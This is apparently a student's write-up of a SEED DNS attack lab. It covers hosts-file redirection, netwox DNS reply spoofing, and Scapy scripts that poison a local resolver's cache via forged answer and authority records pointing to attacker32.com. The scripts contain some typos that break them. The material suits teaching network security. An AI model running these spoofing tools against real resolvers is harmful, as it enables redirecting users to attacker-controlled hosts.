PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=116 time=58.2 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=116 time=59.8 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=116 time=47.2 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=116 time=45.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=116 time=48.2 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=6 ttl=116 time=41.8 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=7 ttl=116 time=62.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=8 ttl=116 time=53.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=9 ttl=116 time=46.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=10 ttl=116 time=54.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=11 ttl=116 time=42.0 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=12 ttl=116 time=65.0 ms
^Z
[4]+  Stopped                  ping www.bank32.com
seed@Ankitha_PES1491 victim:~$
```

Now, we modify the /etc/hosts file with the IP address of www.bank32.com as 10.0.2.26(Attacker machine).




```
Terminal
GNU nano 2.5.3
File: /etc/hosts
127.0.0.1      localhost
127.0.1.1      Ankitha_PES1201801491
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrfattacklab.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
10.0.2.28      www.bank32.com
```

We see that when we send ping requests to www.bank32.com now, we get ICMP response back from the "10.0.2.28" (Attacker machine) instead of the original ip address.



```
Terminal
seed@Ankitha_PES1491_victim:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.28) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=1 ttl=64 time=1.65 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=3 ttl=64 time=1.25 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=4 ttl=64 time=1.26 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=5 ttl=64 time=0.576 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=6 ttl=64 time=1.32 ms
64 bytes from www.bank32.com (10.0.2.28): icmp_seq=7 ttl=64 time=1.16 ms
^Z
[5]+  Stopped                  ping www.bank32.com
seed@Ankitha_PES1491_victim:~$
```

On accessing the bank32.com domain via the browser as well, it gives the default page of the Apache server running in the Attacker machine as shown below:



On performing dig to www.bank.com, we observe that in the answer section, the page is rendered from the actual address of the website. The below screenshot explains the same:

```

Terminal
seed@Ankitha_PES1491_victim:~$dig www.bank32.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 11065
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A
;; ANSWER SECTION:
www.bank32.com.    3600   IN      CNAME   bank32.com.
bank32.com.        600    IN      A       34.102.136.180
;; AUTHORITY SECTION:
bank32.com.        3600   IN      NS      ns13.domaincontrol.com.
bank32.com.        3600   IN      NS      ns14.domaincontrol.com.
;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172800  IN      A       97.74.106.7
ns13.domaincontrol.com. 172800  IN      AAAA   2603:5:21a0::7
ns14.domaincontrol.com. 172800  IN      A       173.201.74.7
ns14.domaincontrol.com. 172800  IN      AAAA   2603:5:22a0::7
;; Query time: 714 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Sun Mar 21 13:47:44 EDT 2021
;; MSG SIZE rcvd: 213
seed@Ankitha_PES1491_victim:~$
```

Hence it should be noted that /etc/hosts is ignored by the dig command, but will take effect on the ping command and web browser etc.

/etc/hosts file is the first file used for the local look up for the IP address of the look up before asking the local DNS server. Hence, if the file is compromised the attacker can easily redirect the user to a malicious page as in this task.

Task 5: Directly Spoofing Response to User

The following screenshot shows the output of the dig command for www.example.net from the victim machine. The victim machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.net domain.

```

Terminal
seed@Ankitha_PES1491_victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 15769
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.    86400  IN      A       93.184.216.34
;; AUTHORITY SECTION:
example.net.        172800 IN      NS      a.iana-servers.net.
example.net.        172800 IN      NS      b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net. 172800  IN      A       199.43.135.53
a.iana-servers.net. 172800  IN      AAAA   2001:500:8f::53
b.iana-servers.net. 172800  IN      A       199.43.133.53
b.iana-servers.net. 172800  IN      AAAA   2001:500:8d::53
;; Query time: 967 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Sun Mar 21 13:51:02 EDT 2021
;; MSG SIZE rcvd: 193
seed@Ankitha_PES1491_victim:~$
```


In this attack, we target the DNS queries from the victim machine (10.0.2.27). In our forged reply, we map www.example.net to 10.0.2.28 and authoritative server as 10.0.2.19. The netwox tool can be used to sniff the DNS query packet from the victim and respond with a forged DNS response packet. We run the following netwox command to begin the sniff spoof program. On sniffing a packet, it shows the details of the spoofed packet it sent.

```
seed@Ankitha_PES1491_attacker:~$sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.28 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.27" --ttl 19000 --spoofip raw
DNS question
| id=60488 rcode=OK      opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1 answer=0 auth=0 add=1
| www.example.net. A
| . OPT UDPPl=4096 errcode=0 v=0 ...
|
DNS answer
| id=60488 rcode=OK      opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1 answer=1 auth=1 add=1
| www.example.net. A
| www.example.net. A 19000 10.0.2.28
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
```

The dig command which was run to send out DNS packets, which are sniffed by the netwox tool receives the spoofed reply and the following information is obtained in the response. We can see that the www.example.net domain is mapped to 10.0.2.28 and authoritative server to 10.0.2.19 as we had mentioned in the command.

```
seed@Ankitha_PES1491_victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 60488
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;;
;; QUESTION SECTION:
;www.example.net.           IN      A
;;
;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.28
;;
;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.
;;
;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A      10.0.2.19
;;
;; Query time: 18 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 05:21:01 EDT 2021
;; MSG SIZE  rcvd: 88
seed@Ankitha_PES1491_victim:~$
```

We see the wireshark capture to view the forged response being sent to the victim with the contents we had specified in the answer, additional and authority sections.



The DNS server performs a proper resolution by requesting the root, TLD and example.net nameservers and obtains the actual ip address mapped to www.example.net. The DNS server has cached the proper response with the correct ip addresses but since our spoofed packet was sent directly to the victim machine, the server a valid DNS response was ignored by the victim machine. We then clear cache for future tasks.

```
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
example.net.          172492  NS      a.iana-servers.net.
www.example.net.     86092   A       93.184.216.34
                                         20210401124335 20210311052542 15961 example.net.
seed@Ankitha_PES1491_server:~$
```

Task 6: DNS Cache Poisoning Attack


In this attack, we target the DNS queries from the local DNS server (10.0.2.26). In our forged reply, we map www.google.com to 10.0.2.28(attacker machine) and authoritative server as 10.0.2.19. The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.27” (filter) and sends the forged DNS response packets to the DNS server. We run the following netwox command to begin the sniff spoof program. On sniffing a packet, it shows the details of the spoofed packet it sent.

A screenshot of a terminal window titled "Terminal". The command run is: `seed@Ankitha_PES1491_attacker:~$ sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.28 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.27" --ttl 19000 --spoofip raw`. The output shows two sections: "DNS question" and "DNS answer". The "DNS question" section shows a query from the victim machine to the attacker's IP (10.0.2.27) for www.google.com. The "DNS answer" section shows a forged response from the attacker's machine (10.0.2.19) containing the correct A record (10.0.2.28), an NS record for ns.example.net, and an additional A record for ns.example.net (10.0.2.19).

When the attack program is running, we run “dig www.google.com”. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section, Authority section and Additional section as we had set in the spoofed reply.

A screenshot of a terminal window titled "Terminal". The command run is: `seed@Ankitha_PES1491_victim:~$ dig www.google.com`. The output of the "dig" command shows the forged DNS response. It includes the "ANSWER SECTION" with the A record for www.google.com pointing to 10.0.2.28, the "AUTHORITY SECTION" with the NS record for ns.example.net, and the "ADDITIONAL SECTION" with the A record for ns.example.net pointing to 10.0.2.19. The response is from the local DNS server (10.0.2.26) at port 53.

Using Wireshark to capture the DNS query sent to the DNS server (10.0.2.26) by the victim we can show that the forged response sent to the server and the server sent it to the victim after the cache poisoning was successful.



We can dump the DNS cache to a file in the DNS server using the command “`sudo rndc dumpdb -cache`”. The file is created in `/var/cache/bind/dump.db` in our case. The contents contain google.com’s spoofed ip address and all requests to this domain will be forwarded to the spoofed ip until the cache times out.

```
Terminal
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
.
.
.
ns.example.net.      18200    IN NS    ns.example.net.
seed@Ankitha_PES1491_server:~$
```

Task 7: DNS Cache Poisoning: Targeting the Authority Section

The objective of this task is to launch DNS Cache poisoning using the Authority section in DNS replies. In addition to spoofing the answer (in the Answer section), we also add “ns.attacker32.com” in the Authority section. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.net domain. We use the code given to us to sniff DNS requests from the DNS server and send spoofed DNS responses with the answer section and authoritative section.

```

#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.28')
        NSsec = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=1, an=Ansec, ns=NSsec)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
        ls(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.26 and dst port 53)', prn=spoof_dns)

```

In the above code, we sniff packets with UDP protocol, source IP address as 10.0.2.26(DNS server) and destination port as 53. When the DNS server sends DNS query requests, our program sniffs for the packets and creates a new DNS response packet with Answer section, Authority section with Resource Record name, Record type as ‘Answer (A)’ or ‘NameServer (NS)’ respectively, resource data as IP address or domain name. We run the program using sudo privileges and we can ls() or show() to get the header details of the DNS packet, DNS Resource Record packet and DNS query packet. It also shows that a packet has been sent once it spoofs a packet.

```

seed@Ankitha_PES1491_attacker:~/Desktop$ sudo python attacker.py
.
Sent 1 packets.
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField                = 0           (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1           (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)          = 0           (0)
ttl          : ByteField                 = 64          (64)
proto        : ByteEnumField            = 17          (0)
chksum      : XShortField              = None        (None)
src          : SourceIPField            = '193.0.14.129' (None)
dst          : DestIPField              = '10.0.2.26' (None)
options      : PacketListField          = []          ([])

sport        : ShortEnumField            = 53          (53)
dport        : ShortEnumField            = 33333       (53)
len          : ShortField               = None        (None)
chksum      : XShortField              = None        (None)

length      : ShortField (Cond)          = None        (None)
id          : ShortField               = 25487       (0)
qr          : BitField (1 bit)             = 1           (0)
opcode      : BitEnumField (4 bits)       = 0           (0)
aa          : BitField (1 bit)             = 1           (0)
tc          : BitField (1 bit)             = 0           (0)
rd          : BitField (1 bit)             = 0           (1)
ra          : BitField (1 bit)             = 0           (0)
z           : BitField (1 bit)             = 0           (0)
ad          : BitField (1 bit)             = 0           (0)
cd          : BitField (1 bit)             = 0           (0)
rcode      : BitEnumField (4 bits)       = 0           (0)
qdcount     : DNSRCountField           = 1           (None)
ancount     : DNSRCountField           = 1           (None)

```

We run “dig www.example.net” on the victim machine. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response of “ns.attacker32.com”.

```

Terminal
seed@Ankitha_PES1491_victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 45386
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.      259200  IN      A      10.0.2.28
;; AUTHORITY SECTION:
example.net.          259200  IN      NS      attacker32.com.


;; Query time: 41 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 06:49:40 EDT 2021
;; MSG SIZE rcvd: 88
seed@Ankitha_PES1491_victim:~$
```

We check the cache which also shows that the spoofed response is what has been cached causing cache poisoning and will be served for future requests.

```


Terminal
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
example.net.          259191  NS      attacker32.com.
www.example.net.      259191  A       10.0.2.28
seed@Ankitha_PES1491_server:~$
```

Using Wireshark, we can see that a DNS query request is sent to our DNS server (10.0.2.26) from the victim machine. As the server knows the nameserver of the domain (due to cache poisoning by the spoofed response), it sends query requests for attacker32.com. It shows that our cache poisoning attack is successful.




Task 8: Targeting Another Domain

The objective of this task is to extend the impact of the cache poisoning with a nameserver for the domain to other domains. We would like to add an additional entry in the Authority section so attacker32.com is also used as the nameserver for google.com. The following code sends a DNS response with two authoritative entries similarly as we did for the previous task. We create a Name Server Resource Record for “google.com” with “attacker32.com” as the domain.




```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec1 = DNSRR(rrname=pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='10.0.2.28')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, an=Ansec1/NSsec2)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.26 and dst port 53)', prn=spoof_dns)
```

After running the above code on the attacker machine, we run “dig www.example.net” on behalf of the user. A forged DNS response containing the entries for two authoritative nameservers: “example.net” and “google.com” has been sent to the DNS server.



